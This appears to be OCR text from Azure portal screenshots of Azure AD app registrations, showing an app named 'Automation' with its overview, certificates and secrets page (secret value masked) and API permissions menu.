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
Download
Preview features
Got feedback?
Overview
Preview features
Diagnose and solve problems
Manage
Users
Groups
External Identities
Roles and administrators
Administrative units
Enterprise applications
Devices
App registrations
Identity Governance
Application proxy
Custom security attributes (Preview)
Licenses
Azure AD Connect
Starting June 30th, 2020 we will no longer add any new features to Azure Active Directory Authentication Library (ADAL) and Azure AD Graph. We will continue to provide technical support and security updates but we will no longer provide feature updates. Applications will need to be upgraded to Microsoft Authentication Library (MSAL) and Microsoft Graph. Learn more
All applications
Owned applications
Deleted applications
Start typing a display name or application (client) ID to filter these r...
Add filters
13 13f52a93-32c0-471c-9e69-2bf21eb2a1c4 39b5b519-68af-432b-96da-086f2f7200b1 11/7/2021 -
AU Automation dd199eb5-7780-4d46-8ae4-d0b18fe0acb2 1/15/2022 Current
AS AWS Single Sign-on 75d2b4c5-7b46-4391-a173-2685b7374459 3/4/2022 -
EM emp00 8f8f6a11-6bf1-4ac9-92e1-c72fd05c55bc 1/15/2022 Current
EV Eventhub-Activitylogging 4dce622d-b52c-4369-9399-6233c08ace7b 2/3/2022 Current
EX example 062e58e7-8adb-4b42-a1be-96f102278449 3/26/2022 Current
EX example1 b213556a-578d-4e67-bf2f-df1bff2a46bd 3/26/2022 -
GC Google Cloud e65a4a52-fdc4-45b7-a456-8c08a50e5be2 8/31/2021 -
GC Google Cloud / G Suite Connector by Microsoft 75a995c5-ae87-47ca-85f5-2421a6e05070 8/31/2021 -
MY MyApp1 4cbac494-aafc-4bb5-9ce6-d1f33408f7f4 2/28/2022 Current
PS P2P Server aba7838d-7a70-4b03-a07f-4cf3adf8c09d 8/31/2021 -


portal.azure.com/#blade/Microsoft_AAD_RegisteredApps/ApplicationMenuBlade/Overview/appId/dd199eb5-7780-4d46-8ae4-d0b18fe0acb2/isMSAApp/
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Home
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Search (Ctrl+/)
Overview
Quickstart
Integration assistant
Manage
Branding & properties
Authentication
Certificates & secrets
Token configuration
API permissions
Expose an API
App roles
Owners
Roles and administrators
Manifest
Support + Troubleshooting
Troubleshooting
New support request
Delete
Endpoints
Preview features
Got a second? We would love your feedback on Microsoft identity platform (previously Azure AD for developer). →
Essentials
Display name : Automation
Application (client) ID : dd199eb5-7780-4d46-8ae4-d0b18fe0acb2
Object ID : 39b59294-6821-4e50-8db7-089dc4571fae
Directory (tenant) ID : 143198c4-77be-42f7-b18e-95c5b693e6b9
Supported account types : Multiple organizations
Client credentials : 0 certificate, 1 secret
Redirect URIs : 1 web, 0 spa, 0 public client
Application ID URI : Add an Application ID URI
Managed application in l... : Automation
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
Starting November 9th, 2020 end users will no longer be able to grant consent to newly registered multitenant apps without verified publishers. Add MPN ID to verify publisher
Get Started
Documentation
Build your application with the Microsoft identity platform
The Microsoft identity platform is an authentication service, open-source libraries, and application management tools. You can create modern, standards-based authentication solutions, access and protect APIs, and add sign-in for your users and customers. Learn more


portal.azure.com/#blade/Microsoft_AAD_RegisteredApps/ApplicationMenuBlade/Credentials/appId/dd199eb5-7780-4d46-8ae4-d0b18fe0acb2/isMSAApp/
Microsoft Azure
Search resources, services, and docs (G+/)
azure-global-admin@at...
DEFAULT DIRECTORY (ATOMIC-N...
Home > Automation
Automation | Certificates & secrets
Search (Ctrl+/)
Got feedback?
Overview
Quickstart
Integration assistant
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
Token configuration
API permissions
Expose an API
App roles
Owners
Roles and administrators
Manifest
Support + Troubleshooting
Troubleshooting
New support request
Credentials enable confidential applications to identify themselves to the authentication service when receiving tokens at a web addressable location (using an HTTPS scheme). For a higher level of assurance, we recommend using a certificate (instead of a client secret) as a credential.
Application registration certificates, secrets and federated credentials can be found in the tabs below.
Certificates (0)
Client secrets (1)
Federated credentials (0)
A secret string that the application uses to prove its identity when requesting a token. Also can be referred to as application password.
New client secret
Description
Expires
Value
Secret ID
Password uploaded on Sat Jan 29 2022
7/29/2022
Uqq**********
e3d8920e-29fc-4a3b-9409-a5708d064902


portal.azure.com/#blade/Microsoft_AAD_RegisteredApps/ApplicationMenuBlade/CallAnAPI/appId/dd199eb5-7780-4d46-8ae4-d0b18fe0acb2/isMSAApp/
Microsoft Azure
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azure-global-admin@at...
DEFAULT DIRECTORY (ATOMIC-N...
Home > Automation
Automation | API permissions
Search (Ctrl+/)
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Token configuration
